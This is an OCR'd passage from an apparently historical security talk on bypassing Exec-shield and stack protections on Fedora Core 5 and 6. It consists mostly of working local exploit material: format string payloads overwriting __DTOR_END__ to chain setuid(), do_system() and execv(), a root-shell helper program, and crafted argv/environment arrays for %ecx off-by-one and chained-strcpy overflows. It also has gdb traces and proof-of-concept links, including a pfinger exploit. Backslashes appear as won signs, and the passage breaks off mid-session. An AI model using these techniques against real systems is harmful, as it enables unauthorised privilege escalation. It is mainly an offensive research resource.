            "₩x20₩x90₩x04₩x08₩x22₩x90₩x04₩x08" /* _DYNAMIC+12  */
            "₩x24₩x90₩x04₩x08₩x26₩x90₩x04₩x08" /* _DYNAMIC+16  */
            "₩x28₩x90₩x04₩x08₩x2a₩x90₩x04₩x08" /* _DYNAMIC+20  */

            "%%34321x%%18$n%%33236x%%19$n" /* #1: __do_global_dtors_aux() */
            "%%32300x%%20$n%%33236x%%21$n" /* #2: __do_global_dtors_aux() */
            "%%32300x%%22$n%%33236x%%23$n" /* #3: __do_global_dtors_aux() */
            "%%32300x%%24$n%%33236x%%25$n" /* #4: __do_global_dtors_aux() */
            "%%32300x%%26$n%%33236x%%27$n" /* #5: __do_global_dtors_aux() */
            "%%56972x%%28$n%%06537x%%29$n" /* setuid() */
            "%%22455x%%30$n%%43076x%%31$n" /* do_system() */
            "%%26719x%%32$n%%38856x%%33$n"); /* "sh;" 0x3b6873 */
...
#define PATH ".:/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin:/usr/local/sbin:"
setenv("PATH",PATH,strlen(PATH));
...
                        execl("./finger","finger",buf,0);
```

3. Format string attack on Exec-shield

- Demonstration of exploitation of real application using __do_global_dtors_aux() + setuid() + do_system() local attack technique

Proof-of-Concept

http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-pfinger_fc6_ex.c

3. Format string attack on Exec-shield

(4) Using __do_global_dtors_aux() function and exec family function

To solve the problems on setuid()+do_system() technique, you can use exec family functions. It repeats the call code in __do_global_dtors_aux() to make the argument of execv() executable after creating 8bytes of frame through __do_global_dtors_aux().


Call code in __do_global_dtors_aux() stores return address into stack pointer.
Finally, this will make return address to be the first argument of execve().
The second argument is the 8 byte frame mentioned before and it has null value.

(1) Overwrite address of __do_global_dtors_aux() on __DTOR_END__+0.
(2) Overwrite address of __do_global_dtors_aux()+27 on __DTOR_END__+4.
(3) Overwrite address of execv() function on __DTOR_END__+8.
(4) Symlink the code that __do_global_dtors_aux()'s %eip points and desired program.

3. Format string attack on Exec-shield

<__do_global_dtors_aux+27>: mov 0x80495b4,%eax
(Starting process to call *%edx register)

To make stack as below, proceed the program from __do_global_dtor_aux()+27 and make sure the “call *%edx” is performed correctly.



3. Format string attack on Exec-shield

When you call execve() from inside of execv() after successful attack, each argument will have the value below.

```
Breakpoint 3, 0x0019dc28 in execve () from /lib/libc.so.6
(gdb) x/x $ebx
0x804834b <__do_global_dtors_aux+27>:   0x0495b4a1      ; first argument of execve()
(gdb) x/x $ecx
0x0:    Cannot access memory at address 0x0             ; second argument of execve()
(gdb) x/x $edx
0xbfdbd040:     0xbfdbec04                              ; third argument of execve()
(gdb) x 0x0804834b
0x804834b <__do_global_dtors_aux+27>:   0x0495b4a1      ; entire code used as the first argument of execv()
(gdb)
0x804834f <__do_global_dtors_aux+31>:   0x85108b08
(gdb)
… skip …
(gdb)
0x804836f <frame_dummy+15>:     0x000000b8
(gdb)
```

From __do_global_dtor_aux+27th line to frame_dummy+15th line will be the first argument of execv() .

3. Format string attack on Exec-shield

Next is same with exec family attack using symlink previously mentioned.

```
sh-3.1# cat > shell.c
int main()
{
        setuid(0);
        setgid(0);
        execl("/bin/bash","bash",0);
}

sh-3.1# gcc -o shell shell.c
sh-3.1# ln -s shell
`printf "₩xa1₩xb4₩x95₩x04₩x08₩x8b₩x10₩x85₩xd2₩x75₩xeb₩xc6₩x05₩xb8₩x95₩x04₩x08
₩x01₩xc9₩xc3₩x90₩x55₩x89₩xe5₩x83₩xec₩x08₩xa1₩xc4₩x94₩x04₩x08₩x85₩xc0₩x74₩x12₩xb8"`
```

You can symlink __do_global_dtors_aux() + frame_dummy() function code and use it as a command. It is very useful when you exploit a real application.

3. Format string attack on Exec-shield

```
/*
** Fedora Core 6 based pfinger-0.7.7(bof-fix) local format string exploit
** by Xpl017Elz
...
int make_shell(){
...
system("gcc -o sh sh.c 2>/dev/null 1>/dev/null >/dev/null");
symlink("sh",__do_global_dtors_aux_ret_code);
...
}
...
sprintf(buf,
            "₩x0c₩x90₩x04₩x08₩x0e₩x90₩x04₩x08" /* __DTOR_END__ */
            "₩x10₩x90₩x04₩x08₩x12₩x90₩x04₩x08" /* __JCR_LIST__ */
            "₩x14₩x90₩x04₩x08₩x16₩x90₩x04₩x08" /* _DYNAMIC     */

            "%%34320x%%18$n%%33236x%%19$n" /* __do_global_dtors_aux() */
            "%%32327x%%20$n%%33209x%%21$n" /* __do_global_dtors_aux()+27 */
            "%%54620x%%22$n%%8889x%%23$n"); /* execv() */
(int)make_shell();

#define PATH ".:/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin:/usr/local/sbin:"
setenv("PATH",PATH,strlen(PATH));
                        execl("./finger","finger",buf,0);
```

3. Format string attack on Exec-shield

- Demonstration of __do_global_dtors_aux() + exec family attack
- Demonstration of exploitation of real application


Proof-of-Concept

http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/archive/0x82-dtors_execv_ex.tgz
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-pfinger_execv_fc6_ex.c

3. Format string attack on Exec-shield

(5) Changing __DTOR_END__ address (overwriting p section)

There is a problem that may occur when you try __do_global_dtors_aux() multiple calling. This may un-intendedly overwrite some part of memory that stores critical information. There are table entry structure and some critical information in the heap area near __DTOR_END__ which will be overwriten.



More you call the function, greater chance to overwrite critical information such as GOT. Eventually, This will do some bad effects on program flow.

3. Format string attack on Exec-shield

This is a technique that changes the __DTOR_END__ section to arbitrary position instead of using the section that is designated at the time of compile.

```
fedora core 6 glibc 2.5, gcc 4.1.1-30:
<__do_global_dtors_aux+6>:   cmpb   $0x0,0x8049574 (1) check whether 0x8049574 is 0
<__do_global_dtors_aux+13>:  je     0x804831b <__do_global_dtors_aux+27>
<__do_global_dtors_aux+15>:  jmp    0x804832d <__do_global_dtors_aux+45>
<__do_global_dtors_aux+17>:  add    $0x4,%eax
<__do_global_dtors_aux+20>:  mov    %eax,0x8049570 (3) save 4byte increased  %eax to 0x8049570
<__do_global_dtors_aux+25>:  call   *%edx
<__do_global_dtors_aux+27>:  mov    0x8049570,%eax (2) copy the value of 0x8049570 to %eax
<__do_global_dtors_aux+32>:  mov    (%eax),%edx
<__do_global_dtors_aux+34>:  test   %edx,%edx
<__do_global_dtors_aux+36>:  jne    0x8048311 <__do_global_dtors_aux+17>
```

(1) Check whether the completed section is null.

(2) Copy the value of 0x08049570 , p section, to %eax. p section saves the address of __DTOR_END__ , so %eax is now address of __DTOR_END__

(3) Save 4byte increased %eax register back to p section

3. Format string attack on Exec-shield

- Attack scenario

(1) Overwrite an empty space of heap with the content of p section.
(2) Overwrite p section + 4 (completed section) with null to evade compare syntax.
(3) Put a function you want to call in an empty space of heap.

```
(gdb) br __do_global_dtors_aux
...
(gdb) x/8 0x08049800                    ; an empty space of heap
0x8049800:      0x00000000      0x00000000      0x00000000      0x00000000
0x8049810:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) c
...
Breakpoint 2, 0x08048306 in __do_global_dtors_aux ()
(gdb) set *0x08049800=0x828282
(gdb) x 0x08049800
0x8049800:      0x00828282              ; fake __DTOR_END__ input any value.
(gdb) set *0x8049570=0x08049800
(gdb) x 0x8049570
0x8049570 :     0x08049800              ; change the p section.
(gdb) c
...
Program received signal SIGSEGV, Segmentation fault.
0x00828282 in ?? ()
(gdb)
```

3. Format string attack on Exec-shield

do_system() attack works only through __DTOR_END__ section. So, It is impossible to use this technique if the __DTOR_END__ section address contains any special character or null. On this case, we need to wait for re-compile.

Short brief :

*** With p section change technique, a hacker can make up a __DTOR_END__ section anywhere he wants.**

*** As we can move __DTOR_END__ section to prevent from overwriting critical data, we can call functions many time through call code of __do_global_dtors_aux().**

3. Format string attack on Exec-shield

- Demonstration of __DTOR_END__ address change attack

Proof-of-Concept


http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/archive/0x82-p_section_overwrite.tgz

3. Format string attack on Exec-shield

(6) Using classic shellcode inside of library area

The core of this attack is overwriting shellcode on library area directly using format string technique.

To make this exploit work, hacker need to input library address that includes null into environment variable or argument and brute-force right address value using $--flag



Environment variable saving structure like this provides a good condition to enter NULL into stack.

3. Format string attack on Exec-shield

Argument of a program also has the same structure with environment variable.

```
(gdb) r AAAA BBBB CCCC DDDD EEEE FFFF GGGG HHHH IIII JJJJ KKKK
warning: cannot close "shared object read from target memory": File in wrong for
Starting program: /home/x82/for AAAA BBBB CCCC DDDD EEEE FFFF GGGG HHHH IIII JJJ
Reading symbols from shared object read from target memory...(no debugging symbo
Loaded system supplied DSO at 0x9c8000
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x080483f4 in main ()
(gdb) x $esp+140
0xbfa0b808:     0xbfa0bc4c
(gdb) x/10s 0xbfa0bc4c
0xbfa0bc4c:      "AAAA"
0xbfa0bc51:      "BBBB"
0xbfa0bc56:      "CCCC"
0xbfa0bc5b:      "DDDD"
0xbfa0bc60:      "EEEE"
0xbfa0bc65:      "FFFF"
0xbfa0bc6a:      "GGGG"
0xbfa0bc6f:      "HHHH"
0xbfa0bc74:      "IIII"
0xbfa0bc79:      "JJJJ"
(gdb) x/10x 0xbfa0bc4c
0xbfa0bc4c:     0x41414141      0x42424200      0x43430042      0x44004343
0xbfa0bc5c:     0x00444444      0x45454545      0x46464600      0x47470046
0xbfa0bc6c:     0x48004747      0x00484848
(gdb)
```

argv[0]	argv[1]	argv[2]	argv[3]	...
[XXXX]	[₩0]	[XXXX]	[₩0]	[XXXX]	[₩0]	[XXXX]	[₩0]	...

3. Format string attack on Exec-shield

- Attack Scenario

(1) Get a useable library address in system
(2) With using the library address as a program's argument, find the location of the argument with $-flag.
(3) Use format string technique to input a small shellcode into library area
(4) Overwrite program's __DTOR_END__ address with the address of library that contains shellcode.

- Exploit procedure

(1) Get a right $-flag value to write on __DTOR_END__
(2) Get a right $-flag value to write a shellcode on library.
(3) Get addresses of library and __DTOR_END__ needed for exploitation.
(4) Put (__DTOR_END__ address, format string code that writes shellcode on library and format string code that overwrites __DTOR_END__ address with the shellcode address) into first argument. Repeat library addresses since the second argument.
(5) To correct the align of library address, apply with PAD increasing.

3. Format string attack on Exec-shield

- Demonstration of classic shellcode library format string

Proof-of-Concept

http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/archive/0x82-library_terror.tgz

4. Exploitation since Fedora Core 5

(1) Changes on main() function's prologue and epilogue

Basic algorithm is similar to StackShield but it saves its original return address in stack not heap and it puts %ecx register which does same job with canary of StackGuard near frame pointer.


Main()' s prologue changed since FC5 :

```
(1)        lea    0x4(%esp),%ecx
(2)        and    $0xfffffff0,%esp
(3)        pushl  0xfffffffc(%ecx)
(4)        push   %ebp              ; General main()' s prologue process
(5)        mov    %esp,%ebp
(6)        push   %ecx
```

(1) Save the address of %esp + 4 to %ecx register
(2) Change the position of %esp by and calculation (%esp & -16)
(3) Push the return address at %ecx – 4 into stack
(4) Push the %ebp register of previous function into stack
(5) Copy %esp to %ebp and make it a frame pointer of main()
(6) Save the %ecx register into stack and let it work as a canary

4. Exploitation since Fedora Core 5

After all these process, the stack will look like this:



4. Exploitation since Fedora Core 5

These are the epilogue process of main().

```
Epilogue of main() since FC5 :

(1)         pop    %ecx
(2)         pop    %ebp
(3)         lea    0xfffffffc(%ecx),%esp
(4)         ret
```

(1) Pop %ecx from stack
(2) Pop old %ebp (previous base frame pointer) from stack.
(3) Move %esp register to original return address by putting address of %ecx - 4 to %esp
(4) When %eip is popped by ret command, program flow goes back to __libc_start_main() saved in %esp.

In short, return address is made up by %ecx, so it is impossible to change return address with general stack overflow attack.

4. Exploitation since Fedora Core 5

(2) %ecx register off-by-one exploit

There is a way to predict %ecx register, but it is quite hard to exploit.
That's why we will try to over write the last 1 byte of %ecx with null.
A return address goes into manipulated %ecx-4. It is similar to frame pointer attack that changes return address.

- Attack scenario

(1) Overwrite the last 1 byte of %ecx with null


(2) Inupt ret code from return address to 4byte before the end of available space.

(3) In the last 4 byte, you should enter a code that perform main() epilogue twice.
Thus, you can move %esp near environment variable pointer and and restore environment variable pointer to %ecx.
Finally, you can enter any environment variable you want to %ecx-4 which will be a new %esp register.

4. Exploitation since Fedora Core 5

- Making attack code


Fill local variable area with ret except last 4 byte. Then, perform main() epilogue twice to call execve() that refers made up environment variable.



4. Exploitation since Fedora Core 5

- Making environment variable

Let's say there is a vulnerability in a program that has array size of 256 and you repeat main() epilogue, then %ecx register would point 27th environment.
Return address is at the address of %ecx – 4, so 26th environment variable will be a return address. That's why we enter the address of execve() in here.



4. Exploitation since Fedora Core 5

```
            // main() ret:    0x0804838d
            char *environs[]={
                        "A01", /* 1 */
...
                        "A25", /* 25 */
                        "₩xff₩xdb₩x19₩x00", /* 26 */ // A26: 0x19dda0 execve();
                        "A27", /* 27 */
                        "₩xa2₩xf2₩x22₩x00", /* 28 */ // A28: 0x22f2a2
                        "₩x00", /* 29 */ // A29: 0x00000000
                        "₩x00", /* 30 */
                        "₩x00", /* 31 */
                        "₩x00", /* 32 */
                        "₩x00", /* 33 */ // A33: 0x00000000
                        "₩x00", /* 34 */
                        "₩x00", /* 35 */
                        "₩x00", /* 36 */
            0};
            char *arguments[]={
                        "./strcpy",
                        "₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08"
                        "₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08"
...
                        "₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08"
                        "₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08₩x8d₩x83₩x04₩x08"
                        "₩x82₩x83₩x04₩x08", /* main() epilog */
            0};
            execve("./strcpy",arguments,environs);
```

4. Exploitation since Fedora Core 5

- Demonstration of %ecx register off-by-one exploit

Proof-of-Concept

http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/Proof-of-Concept/FC6_main_overflow/

4. Exploitation since Fedora Core 5

(3) Overflow exploit overwriting __DTOR_END__ section

If you could not find a condition to attack with only ret code, then you may try "move %esp over 12 byte" technique we talked about before.

```
fedora core 6 glibc 2.5, gcc 4.1.1-30:
            <__libc_csu_init>:
            ...
            add    $0x1c,%esp
            pop    %ebx
            pop    %esi
            pop    %edi              ; move %esp 12 bytes from here
            pop    %ebp
            ret ; pop %eip

            <__do_global_ctors_aux>:
            ...
            add    $0x4,%esp
            pop    %ebx              ; move %esp 12 bytes from here
            pop    %ebp
            ret ; pop %eip
```

You can use copy function like format string by Nergal's multiple calling copy function technique.


4. Exploitation since Fedora Core 5

- Overflow attack using do_system() and __DTOR_END__ section

With this technique, you can execute a shell without using stack at all.

(1) Find out 1 byte of do_system() address to put into __DTOR_END__ section and 1 byte of sh string

(2) Make a code to move %esp by 12 bytes using plt of copy function and __do_global_ctors_aux() epilogue address we found before. This code will copy do_system() address and "sh" string to __DTOR_END section.



(3) After organizing copy function, make the last popped %eip register have the address of __do_global_dtors_aux(). This __do_global_dtors_aux() will call the do_system() function copied into __DTOR_END__ section and open a shell. This will use call *%edx syntax.

4. Exploitation since Fedora Core 5

- Making attack code

Call strcpy() function several times by using “move %eip 12 bytes” technique.

```
+-------------------------------+
|            buffer             |: local variable which will be overflowed
+-------------------------------+
|         strcpy() plt          |: Evade ascii-armor by calling plt of copy function
| __do_global_ctors_aux() epilog |
|        __DTOR_END__+0         |
|    (&do_system()>>0)&0xff     |: 1 byte of address of do_system() found in text area
+-------------------------------+
...
+-------------------------------+
|         strcpy() plt          |
| __do_global_ctors_aux() epilog |
|        __DTOR_END__+4         |
|              's'              |: 1 byte of string  ‘sh’  found in text area
+-------------------------------+
|         strcpy() plt          |
| __do_global_ctors_aux() epilog |
|        __DTOR_END__+5         |
|              'h'              |: 1 byte of string  ‘sh’  found in text area
+-------------------------------+
|         strcpy() plt          |
| __do_global_ctors_aux() epilog |
|        __DTOR_END__+6         |
|           null(0x00)          |: 1 byte of null found in text area
+-------------------------------+
|   __do_global_dtors_aux()     |: called by ret(pop %eip) code.
+-------------------------------+
```

4. Exploitation since Fedora Core 5

After a successful attack, buffer will be :

```
Result of debugging fedora core 6 glibc 2.5, gcc 4.1.1-30 exploit :

(gdb) br *do_system
Breakpoint 1 at 0xb517d0
(gdb) r
...
Breakpoint 1, 0x001457d0 in do_system () from /lib/libc.so.6
(gdb) print do_system
